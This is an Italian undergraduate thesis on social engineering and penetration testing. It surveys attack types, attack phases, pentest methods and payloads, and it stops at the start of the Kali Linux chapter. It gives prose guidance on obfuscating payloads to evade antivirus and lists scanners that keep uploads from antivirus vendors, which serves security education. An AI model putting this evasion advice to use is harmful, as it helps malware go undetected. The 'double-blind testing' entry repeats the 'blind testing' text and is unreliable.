Università degli Studi di Camerino

Scuola di Scienze e Tecnologie

Corso di Laurea in Informatica (Classe L-31)

Tecniche di social engineering per il penetration testing

Laureando
Belli Giacomo

Matricola 097980

Relatore
Marcantoni Fausto

A.A. 2019/2020

Indice

1. Introduzione

L'era dell'informatica e delle telecomunicazioni è ora più che mai parte integrante delle nostre vite e della nostra quotidianità, in ogni momento della giornata siamo inondati di informazioni e utilizziamo una moltitudine di apparecchiature tecnologiche. Password, account e profili sono all'ordine del giorno, permettendoci di rimanere in contatto tra di noi, di lavorare, di studiare, di informarci e tutto questo grazie a internet e alle nuove tecnologie che ci permettono di svolgere ogni nostra operazione in maniera più smart. Se da una parte il progresso ci ha permesso e ci permette tutt'ora di andare avanti e di evolvere il nostro modo di vivere, dall'altra nasce una necessità sempre più rilevante riguardo un aspetto critico dell'informatica, la sicurezza. Spesso ce ne dimentichiamo, ma abbiamo molte più informazioni dentro i nostri computer e smartphone che dentro i nostri portafogli o dentro le casseforti di casa. Queste informazioni possono essere attenzione di personaggi che sanno bene come manipolarle per i loro loschi fini, queste persone sono i classici hacker. La definizione di hacker è a volte confusa in quanto si associa solo a persone che compiono crimini informatici mentre esiste una seconda figura meno conosciuta, ma che gioca un ruolo saliente nella sicurezza informatica, l'ethical hacker. Il ruolo dell'ethical hacker è quello di forzare in ogni modo la sicurezza dei sistemi informatici che utilizziamo per scoprire eventuali falle che potrebbero essere sfruttate dai criminali informatici per compromettere i nostri dati e le nostre informazioni personali. Possiamo quindi affermare che il processo che riguarda la sicurezza di sistemi informatici vada di pari passo con l'evoluzione tecnologica e deve cercare di ridurre al minimo le peculiarità hardware e software che emergono al rilascio di nuovi prodotti e sistemi evitando la manipolazione di questi da parte di terzi non autorizzati.

1.1 Motivazione

Le motivazioni che hanno portato a realizzare questo scritto sono orientate verso il lato dell'utente comune, facendo prendere coscienza tramite l'esposizione di concetti relativi alla sicurezza che vedremo in seguito in maniera approfondita trattando i rischi e i problemi in cui ci si può imbattere se si trascura il contenuto dei dispositivi in cui inseriamo i nostri dati personali.

1.2 Obiettivi

L'obbiettivo consiste nell'approfondire le tecniche di cui si servono hacker etici e criminali per raggirare i sistemi e come proteggersi in maniera autonoma nel caso ci si trovi di fronte a una possibile violazione dei nostri dispositivi.

2. Social engineering

2.1 Cos'è?

Il social engineering [See] riunisce una serie di tecniche rivolte a spingere le persone a fornire informazioni personali come password o dati bancari o a consentire l'accesso a un dispositivo al fine di installare segretamente software dannosi. I ladri e i truffatori utilizzano il social engineering in quanto è più facile spingere una persona a rivelare le proprie password rispetto all'ottenere tali informazioni mediante tecniche di hacking. Quasi ogni tipo di attacco contiene un qualche tipo di ingegneria sociale. Il classico "phishing"[Wip] e-mail e virus, ad esempio, sono carichi di sfumature sociali. Le e-mail di phishing tentano di convincere gli utenti a provenire da fonti legittime, nella speranza di ottenere anche un piccolo numero di dati personali o aziendali. Le email che contengono allegati pieni di virus, nel frattempo, spesso pretendono di provenire da contatti fidati o offrono contenuti multimediali che sembrano innocui, come video "divertenti" o "piacevoli" volti ad ingannare l'utenza comune. In alcuni casi, gli aggressori utilizzano metodi più semplici di ingegneria sociale per ottenere l'accesso alla rete o al computer. Alcuni attacchi, nel frattempo, si basano sulla comunicazione effettiva tra aggressori e vittime; qui, l'attaccante spinge l'utente a concedere l'accesso alla rete con il pretesto di un grave problema che richiede attenzione immediata. Rabbia, senso di colpa e tristezza sono tutti usati in egual misura per convincere gli utenti che il loro aiuto è necessario e che non possono rifiutare. Infine, è importante fare attenzione all'ingegneria sociale come mezzo di confusione. Molti dipendenti e consumatori non si rendono conto che con poche informazioni quali nome, data di nascita o indirizzo, gli hacker possono accedere a più reti mascherandosi da utenti legittimi per il personale di supporto IT. Da lì, è semplice ripristinare le password e ottenere un accesso quasi illimitato. La protezione contro il social engineering inizia con l'educazione: gli utenti devono essere addestrati a non fare clic su collegamenti sospetti e a proteggere sempre le proprie credenziali di accesso, anche in ufficio o a casa. Nel caso in cui le tattiche sociali abbiano successo, tuttavia, il probabile risultato è un'infezione da malware. Per combattere rootkit, trojan e altri bot, [Vir] è fondamentale utilizzare una soluzione di sicurezza Internet di alta qualità che sia in grado di eliminare le infezioni sia di tracciare la loro fonte.

2.2 Attacco informatico

Un attacco informatico è qualsiasi tipo di azione offensiva che prende di mira sistemi informatici, infrastrutture, reti di computer o dispositivi per personal computer, utilizzando vari metodi per rubare, alterare o distruggere dati o sistemi di informazione.

2.2.1 Elementi di un attacco

Sono tre i fattori che contribuiscono al lancio di un attacco informatico [Ai] contro uno stato o un individuo:

- *Fattore paura:* Consiste nel disseminare il terrore in individui, gruppi o società da parte di un cyberterrorista;
- *Spettacolarità:* Si intende il clamore e la pubblicità negativa guadagnati tramite i danni effettivi dell'attacco informatico. Nel 1999 un attacco Denial of Service (DDoS) rese indisponibile il portale Amazon.com: la società sostenne ingenti perdite a causa della sospensione delle attività commerciali ma soprattutto dalla vasta pubblicizzazione dell'evento;
- *Vulnerabilità:* Consiste nello sfruttare la facilità con cui è possibile attaccare un'organizzazione o un istituto governativo per dimostrarne la fragilità dei sistemi informativi piuttosto che causare perdite economiche. In questo senso sono frequentemente utilizzati attacchi DDoS oppure il deturpamento delle pagine web.

2.2.2 Tipi di attacco

Le tipologie più frequenti che vengono utilizzate per generare un attacco informatico [I5p] sono:

- *Malware:* Con malware si indica un programma che viene installato su un computer, generalmente all'insaputa dell'utente, con l'obiettivo di renderlo vulnerabile ad altri attacchi. Per cercare di prevenire l'installazione di questo tipo di software, è buona norma avere sempre attivo sul proprio computer un buon antivirus con funzionalità anti-malware ed effettuare regolarmente delle scansioni.
- *Ransomware:* Si tratta di una particolare tipologia di malware, dal funzionamento semplice ma dalle conseguenze molto gravi. Una volta installato, il ransomware blocca completamente il sistema operativo dell'utente, mostrando una schermata in cui viene richiesto il pagamento di un "riscatto" (in inglese ransom). Tuttavia, anche in caso di pagamento, che di solito avviene tramite l'invio anonimo di Bitcoin, non si ha mai la certezza che l'hacker responsabile rimetta a posto le cose, e si rischia comunque di perdere tutti i propri dati personali.
- *Adware:* Molti servizi online e programmi gratuiti contengono delle pubblicità: queste, di solito, vengono visualizzate in automatico sullo schermo e possono reindirizzare a siti esterni nel caso l'utente clicchi al loro interno. In caso di pubblicità legittime, si tratta al più di una seccatura o una perdita di tempo, ma non è sempre così. Alcune di queste pubblicità portano a siti sospetti o all'installazione inconsapevole di malware e virus, che rendono vulnerabili ad attacchi esterni i vari dispositivi. Per evitare tale evenienza, può essere utile impiegare estensioni del browser che impediscono il caricamento di pubblicità.
- *Cookies attack:* I cookie sono dei piccoli file di testo inviati da un sito al computer dell'utente che lo visita. Si tratta di file innocui, che hanno come unico scopo quello di identificare l'utente e di eseguirne la profilazione. Tuttavia, un hacker può essere in grado di sfruttare alcune vulnerabilità dei siti per intercettare questi cookie e utilizzarli per impersonare l'utente. A quel punto, potrebbe anche riuscire

ad appropriarsi di account e credenziali di accesso, senza che né l'utente né il sito o servizio se ne accorgano. Non potendo intervenire sulle vulnerabilità dei siti, l'utente può solo fare in modo di proteggere i propri account seguendo le tradizionali norme di sicurezza. Inoltre, può decidere di non autorizzare l'uso di cookie da parte di siti o servizi che non garantiscono standard di sicurezza elevati.

- *DDoS:* Con Distributed Denial of Service, solitamente abbreviato con DDoS, si intende un attacco che provoca l'interruzione di un servizio. Le vittime di questo tipo di attacchi sono quindi i fornitori e non i singoli utenti, che vengono però coinvolti nell'attuazione dell'attacco stesso. Per interrompere un servizio, infatti, gli hacker sfruttano delle vulnerabilità presenti nei dispositivi degli utenti per installarvi dei programmi che inviano un numero molto alto di richieste ai server. Colpiti da un traffico troppo elevato, i server vengono spenti, interrompendo così il servizio in questione.

- *Phishing:* Con questo termine si indica una truffa realizzata a danno di un utente con l'obiettivo di impossessarsi delle credenziali di accesso ad account di servizi online. In particolare, i malintenzionati sono interessati ad accedere a e-mail personali e conti bancari. Questo tipo di attacco si basa interamente sull'ingenuità e sulla buona fede dell'utente. Gli hacker preparano infatti delle pagine Web che replicano perfettamente i portali a cui l'utente è iscritto e, tramite un link inviato per messaggio o per e-mail, richiedono l'inserimento di nome utente e password. Un utente poco attento potrebbe non accorgersi della differenza e inserire le proprie informazioni, mettendole così in mano ai malintenzionati.

- *Sniffing:* Malintenzionati esperti possono essere in grado di inserirsi in una rete locale per catturarne il traffico. Se, ad esempio, la rete WiFi casalinga non è ben protetta, un hacker può collegarsi e, da lì, avere poi accesso ai vari dispositivi connessi. L'unico modo per difendersi è quello di rendere sicura la propria rete domestica, ad esempio usando una VPN, impostando una password per il WiFi e attivando la cifratura del traffico.

2.3 Fasi di un attacco

Normalmente un attacco hacker segue un iter graduale, caratterizzato da più step [Mr]alcuni dei quali iniziano mesi prima che i target siano colpiti. Nonostante i sacrifici, soprattutto economici, per potenziare i propri sistemi di sicurezza informatica, aziende e istituzioni, bacino di informazioni preziose, continuano a essere colpite dagli hacker, come dimostrano anche i recenti attacchi malware in grado di mietere molte vittime.

2.3.1 Ricognizione

Il primo obiettivo dell'attaccante è quello di identificare potenziali target per la sua missione. Gli attaccanti sono spesso motivati dal guadagno economico, dall'accesso a informazioni sensibili o dal danno al brand. L'attaccante può raccogliere informazioni sull'azienda da LinkedIn e dal sito web aziendale, mappare la filiera, ottenere il progetto dell'edificio, informazioni sui sistemi di sicurezza e i punti di ingresso disponibili. Può anche visitare l'edificio aziendale, partecipare a un evento o chiamare la segretaria. L'attaccante potrebbe aprire una società falsa, registrare domini e creare falsi profili per finalità di social engineering. Una volta che l'attaccante determina quali difese

siano in atto, sceglie l'arma. Il vettore selezionato spesso è impossibile da prevenire o rilevare. Può essere un exploit zero-day, una campagna di spear-phishing o la corruzione di un impiegato. Di solito c'è un impatto minimo sul business. Alla fine, l'attaccante è pronto per pianificare un percorso di attacco.

2.3.2 Intrusione e presenza

Nella seconda fase del cyber attacco, l'attaccante cerca di violare il perimetro aziendale e guadagnare un appoggio persistente nell'ambiente. Può aver usato tecniche di spear-phishing per ottenere le credenziali dell'azienda, utilizzato le credenziali valide per accedere all'infrastruttura aziendale e scaricato vari strumenti per accedere all'ambiente. Questo praticamente non è rintracciabile. È abbastanza comune che l'azienda in target non sia in grado di rilevare o rispondere all'attacco. Anche se rilevato, è impossibile dedurre che la nostra azienda fosse il target ultimo. In pratica, l'attaccante ha sempre successo. L'intrusione iniziale si espande fino a diventare un accesso remoto, persistente e a lungo termine all'ambiente aziendale.

2.3.3 Movimento laterale

Una volta che l'attaccante ha stabilito una connessione alla rete interna, cerca di compromettere sistemi aggiuntivi e gli account degli utenti. Il suo obiettivo è di espandere i punti di appoggio e identificare i sistemi che ospitano i dati in target. L'attaccante cerca i file server per localizzare i file di password e altri dati sensibili, e mappa la rete per identificare l'ambiente target. L'attaccante spesso impersonifica un utente autorizzato. Di conseguenza è molto difficile individuare l'intruso in questa fase.

2.3.4 Privilege escalation

L'attaccante cerca di identificare e guadagnare i necessari livelli di privilegi per raggiungere il suo obiettivo. Ha il controllo dei diversi canali di accesso e credenziali acquisiti nelle fasi precedenti. Infine l'attaccante guadagna l'accesso ai dati in target. Mail server, sistemi di gestione dei documenti e dati dei clienti sono compromessi.

2.3.5 Missione compiuta

L'attaccante raggiunge l'ultimo stadio della sua missione. Estrae i dati dei clienti che stava cercando, corrompe i sistemi critici e interrompe le operazioni di business. Poi distrugge tutte le prove con il ransomware. Il costo per l'azienda sale esponenzialmente se l'attacco non viene sconfitto. In questo esempio il target è stato raggiunto prima del rilevamento. È usuale. I data breach sono estremamente difficili da rilevare, perchè gli attaccanti usano strumenti comuni e credenziali legittime. Ecco perchè devi stare sempre all'erta. Con la cyber security, non finisci mai. Questo esempio immaginario si basa su esperienza di casi reali e dei nostri "ethical hackers". Il test di red teaming F-Secure è un'esercitazione illuminante, in cui le capacità difensive delle aziende vengono testate usando lo stesso modello impiegato dagli hacker reali.

Figura 2.1: Sequenza temporale delle fasi di un attacco

2.4 Penetration testing

Questa tipologia di analisi è concepita per la valutazione della sicurezza di una applicazione web software che si interfacciano con la rete di conseguenza i test riguardano tutto il sistema informatico di una organizzazione [DZH16b]. Ad esempio, l'analisi di un portale web inizia testando le diverse funzionalità, per poi concentrarsi sul meccanismo di autenticazione e l'interazione con i database. Segue l'analisi della configurazione del relativo server e tutti gli elementi che lo circondano nella rete, e quindi tutti i dati e le informazioni di proprietà di una organizzazione. Il processo prevede un'analisi attiva e passiva del sistema per individuare eventuali punti deboli, difetti tecnici e vulnerabilità: queste problematiche possono derivare dalla progettazione, implementazione o gestione del sistema, e potrebbero essere sfruttate per compromettere gli obiettivi di sicurezza del sistema e quindi del business. La finalità è evitare che un attaccante malintenzionato esterno o interno o una instabilità del sistema possano impattare sulla confidenzialità, integrità e disponibilità delle risorse. I problemi di sicurezza rilevati verranno presentati al proprietario del sistema in un report, insieme a una valutazione dell'impatto, a una soluzione tecnica o, se non possibile, a un rimedio di attenuazione delle criticità. Il 'PenTest'[DZH16a]è la verifica necessaria per dimostrare che il sistema informatico soddisfi i requisiti di sicurezza dei suoi stakeholder.

2.4.1 Metodi di penetrazione

- *External testing:* I pentest esterni hanno come obiettivo quello di capire se un hacker può entrare nel sistema informatico (dall'esterno appunto), e quanto in profondità può entrare nel sistema colpito. Con questi test si cerca tutto ciò che è visibile in rete (ad esempio con le Google dork) per provare a trovare punti di accesso "scoperti" (backdoor, bug ed errori nel sistema informatico, etc) che pos-

sano permettere all'hacker di entrare (o meglio, "penetrare") nel sistema. Questi attacchi di solito vengono effettuati dal penetration tester senza conoscere l'infrastruttura dell'azienda, partendo invece dal web, da internet e dalle ricerche sui motori di ricerca. Alcune cose che possono essere analizzate e testate in questi test esterni sono: DNS [Dns] (Domain Name Servers), Sito web, Web application e altri.

- *Internal testing:* Un test interno viene di solito effettuato da qualcuno all'interno dell'organizzazione. Infatti se ad esempio un malintenzionato riesce ad ottenere in qualche modo password e altri dati di accesso di un impiegato, potrebbe quindi accedere facilmente a molti sistemi interni e disponibili solo ai dipendenti dell'azienda. Un penetration test interno serve proprio ad analizzare casistiche di questo tipo, e a trovare buchi e falle del sistema interno riservato agli impiegati.

- *Blind testing:* E' l'attacco più interessante e realistico, anche se è quello più dispendioso per l'azienda che vuole provarlo, e dispendioso anche in termini di risorse e tempo da parte del tester. Infatti in questo caso di "test cieco" l'unica informazione di cui dispone il pen tester è il nome dell'azienda. Da qui dovrà trovare il modo di penetrare nei sistemi IT dell'azienda, attraverso tecniche di hacking conosciute.

- *Double-blind testing:* E' l'attacco più interessante e realistico, anche se è quello più dispendioso per l'azienda che vuole provarlo, e dispendioso anche in termini di risorse e tempo da parte del tester. Infatti in questo caso di "test cieco" l'unica informazione di cui dispone il pen tester è il nome dell'azienda. Da qui dovrà trovare il modo di penetrare nei sistemi IT dell'azienda, attraverso tecniche di hacking conosciute.

- *Targeted testing:* In questo scenario, sia il tester che il personale di sicurezza lavorano insieme e si tengono reciprocamente valutati sui loro movimenti. Si tratta di un prezioso esercizio di formazione che fornisce a un team di sicurezza un feedback in tempo reale dal punto di vista di un hacker.

I penetration test di differenziano anche a seconda della tipologia di penetration testing. Esistono infatti i network penetration testing, web application penetration testing e system penetration testing come possiamo notare in Figure 2.2 sottostante. La differenza sostanziale tra queste tipologie di penetration testing consiste negli gli oggetti che si vogliono esaminare.



Figura 2.2: Tipologie di penetration testing

2.5 Payload and Exploits

Un payload [Pa] è un codice personalizzato che l'utente malintenzionato desidera che il sistema esegua e che deve essere selezionato e distribuito dal Framework. Ad esempio, una shell inversa è un payload che crea una connessione dalla macchina target all'aggressore come prompt dei comandi di Windows, mentre una shell bind è un payload che "lega" un prompt dei comandi a una porta di ascolto sulla macchina target, a cui l'attaccante può quindi connettersi. Un payload potrebbe anche essere qualcosa di semplice come alcuni comandi da eseguire sul sistema operativo di destinazione. Un exploit è il mezzo con cui un utente malintenzionato, o tester di penetrazione, sfrutta una vulnerabilità all'interno di un sistema, un'applicazione o un servizio. Un utente malintenzionato utilizza un exploit per attaccare un sistema in modo da ottenere un risultato desiderato particolare che lo sviluppatore non si sarebbe mai aspettato. Gli exploit comuni includono overflow del buffer, vulnerabilità delle applicazioni Web (come SQL injection) ed errori di configurazione.

- *Backdoor:* Si tratta di un metodo, spesso segreto, per passare oltre (aggirare, bypassare) la normale autenticazione in un prodotto, un sistema informatico, un crittosistema o un algoritmo.
- *Trojan horse:* Un cavallo di Troia, o Trojan, è un tipo di codice o software dannoso che sembra legittimo ma può assumere il controllo del tuo computer. Un Trojan è progettato per danneggiare, interrompere, rubare o in generale infliggere altre azioni dannose ai dati o alla rete.
- *Rootkit:* Il rootkit è una collezione di software, tipicamente malevoli, realizzati per ottenere l'accesso a un computer, o a una parte di esso, che non sarebbe altrimenti possibile (per esempio da parte di un utente non autorizzato a effettuare l'autenticazione)
- *Keylogger:* Si tratta di uno strumento hardware o software in grado di effettuare lo sniffing della tastiera di un computer, cioè è in grado di intercettare e catturare segretamente tutto ciò che viene digitato sulla tastiera senza che l'utente si accorga di essere monitorato

2.6 Payload obfuscation

Per definizione l'oscurazione di un payload consiste nel nascondere il significato voluto nella comunicazione. In termini di aggressore, ciò viene generalmente eseguito codificando un attacco con vari dati casuali per rendere un payload simile a un file diverso da un file dannoso. Quindi, ad esempio, una vittima può credere di scaricare un file software iTunes.exe, ma può anche avere un pacchetto nascosto (noto anche come wrapping di un file) progettato per fornire una backdoor a quel sistema quando installato. Un altro esempio è semplicemente l'aggiunta di informazioni casuali a un file che aumenterà le dimensioni e sembrerà far sembrare un file diverso anche se le informazioni originali sono ancora nascoste all'interno (noto anche come codifica). Ci sono concorsi alle conferenze tecnologiche in cui ai tester di penetrazione viene assegnato un file infetto rilevabile e deve offuscarlo abbastanza da aggirare più fornitori di antivirus. Sono disponibili molti strumenti che possono creare payload (ovvero metodi per violare il sistema) e codificarlo (ovvero modificarlo) in modo da bypassare la maggior parte dei programmi di rilevamento host. Un esempio sta usando Metasploit che è gratuito e può essere trovato in Backtrack / Kali Linux.

2.6.1 Encode

Letteralmente encode significa codifica e rappresenta una sequenza d'operazioni, normalmente eseguite da un algoritmo, che associa a una determinata informazione una sequenza di simboli scelti da un insieme chiamato alfabeto, a cui è associato un insieme di regole di composizione che consentono di costruire le successioni di simboli. La codifica è alla base del mondo informatico. Basti pensare la codifica su base 2 o un programma il quale per essere eseguibile in una calcolatore necessita una rappresentazione sotto forma di istruzioni e dati in formati memorizzabili e facilmente manipolabili. Il termine estende il proprio significato a seconda dell'ambito d'utilizzo. Assumendo il suo significato classico esso è associato a qualsiasi forma d'associazione simbolo-significato e ne sono chiari esempi i linguaggi di comunicazione da quelli umani a quelli informatici; questo tipo di codifica è detta di carattere. Sempre sul lato informatico esistono codifiche di tipo compressivo che indicano una tecnica d'elaborazione dati che permette la riduzione della quantità di bit necessari alla rappresentazione partendo da un precedente formato. Esempio sono i moderni algoritmi di compressione file o editing audio/video Ai fini pratici, la codifica crittografica è quella di maggior interesse. Essa infatti è di tipo carattere, ma si differenzia per il fine: tratta dei metodi per rendere un messaggio in chiaro, cioè comprensibile, offuscato in modo da non essere comprensibile a un utilizzatore non in possesso delle regole di composizione. L'applicazione al mondo della sicurezza informatica, in particolar modo dei codici malevoli, si sintetizza nella modifica della struttura in modo che essa non sia più facilmente interpretabile. Uno dei maggiori esempi quindi è rappresentato dai metodi di signatures dei sistemi antivirus: l'analisi di un codice codificato e alterato nella struttura ha una maggiore possibilità di passare positivamente il controllo visto il mancato riscontro con la propria firma standard. Possiamo osservare il comportamento tramite la Figure 2.3.



Figura 2.3: Schema codifica e decodifica di un payload

2.6.2 AES-256

Advanced Encryption Standard, o AES, [Aes] è un codice a blocchi simmetrico scelto dal governo degli Stati Uniti per proteggere le informazioni classificate ed è implementato in software e hardware in tutto il mondo per crittografare i dati sensibili . Il National Institute of Standards and Technology [Nis] (NIST) ha iniziato lo sviluppo di AES nel 1997 quando ha annunciato la necessità di un algoritmo successivo per il Data Encryption Standard (DES), che stava iniziando a diventare vulnerabile agli attacchi di forza bruta, Figure 2.4. Essenziale per la sicurezza informatica, la sicurezza informatica e la protezione elettronica dei dati, il nuovo e avanzato algoritmo di crittografia non sarebbe stato classificato e avrebbe dovuto "essere in grado di proteggere le informazioni sensibili del governo anche nel prossimo secolo", secondo l'annuncio del NIST del processo di sviluppo di un algoritmo standard di crittografia avanzato . Doveva essere facile da implementare in hardware e software, nonché in ambienti ristretti (ad esempio in una smart card) e offrire difese decenti contro varie tecniche di attacco.



Figura 2.4: Passaggio subBytes, primo dei quattro dell'AES

2.7 VirusTotal

VirusTotal [Bag08] ispeziona gli articoli con oltre 70 scanner antivirus e servizi di blacklist di URL / domini, oltre a una miriade di strumenti per estrarre segnali dal contenuto studiato. Qualsiasi utente può selezionare un file dal proprio computer utilizzando il proprio browser e inviarlo a VirusTotal. VirusTotal offre una serie di metodi di invio dei file, tra cui l'interfaccia Web pubblica primaria, i caricatori desktop, le estensioni del browser e un'API [Api] programmatica. L'interfaccia Web ha la massima priorità di scansione tra i metodi di invio disponibili al pubblico. Gli invii possono essere scritti in qualsiasi linguaggio di programmazione utilizzando l'API pubblica basata su HTTP come possiamo vedere in Figure 2.5. Come per i file, gli URL possono essere inviati in diversi modi tra cui la pagina Web VirusTotal, le estensioni del browser e l'API. Al momento dell'invio di un file o di un URL, i risultati di base vengono condivisi con il mittente e anche tra i partner esaminatori, che utilizzano i risultati per migliorare i propri sistemi. Di conseguenza, inviando file, URL, domini, ecc. A VirusTotal, si contribuisce a innalzare il livello di sicurezza IT globale. Questa analisi di base è anche la base per diverse altre funzionalità, tra cui la community di VirusTotal: una rete che consente agli utenti di commentare file e URL e condividere note tra loro. VirusTotal può essere utile per rilevare contenuti dannosi e anche per identificare falsi positivi: oggetti normali e innocui rilevati come dannosi da uno o più scanner. VirusTotal non solo ti dice se una determinata soluzione antivirus ha rilevato un file inviato come dannoso, ma mostra anche l'etichetta di rilevamento di ciascun motore (ad es. I-Worm.Allaple.gen). Lo stesso vale per gli scanner di URL, la maggior parte dei quali discriminerà tra siti di malware, siti di phishing, siti sospetti, ecc. Alcuni motori forniranno informazioni aggiuntive, affermando esplicitamente se un determinato URL appartiene a una particolare botnet, il cui marchio è targetizzato da un sito di phishing e così via.



Figura 2.5: Sito web di VirusTotal, sezione file analysis

Possiamo trovare una vasta gamma di scanner online ognuno che le proprie caratteristiche, questi analizzatori si dividono principalmente in due categorie:

- *Distribuiti:* Ogni volta che un nuovo malware viene identificato provvedono a condividere il contenuto che è stato precedentemente caricato con le case produttrici di antivirus per aggiornare i loro database.
- *Non distribuiti:* Ad ogni upload il contenuto che è stato caricato non sarà condiviso con le aziende produttrici di antiviurs, questa categoria è spesso utilizzata dagli hacker per testare la potenza delle loro creazioni.

Scanner antivirus online			
Analizzatore	Motori	Dimensione max	AV share
VirusTotal [Vto]	46	32 MB	Sì
Metascan [Met]	42	50 MB	Sì
Virscan [Vs]	37	20 MB	Sì
Jotti [Vto]	20	25 MB	Sì
NoVirusThanks [Jtt]	14	Unknown MB	Optional
Chk4me [Nvt]	26	5 MB	No
AntiScanMe [Chk]	40	30 MB	No
NoDistribute [Ndi]	28	25MB	No

Tabella 2.1: Elenco scanner con caratteristiche tecniche

3. Kali linux

3.1 Cos'è?

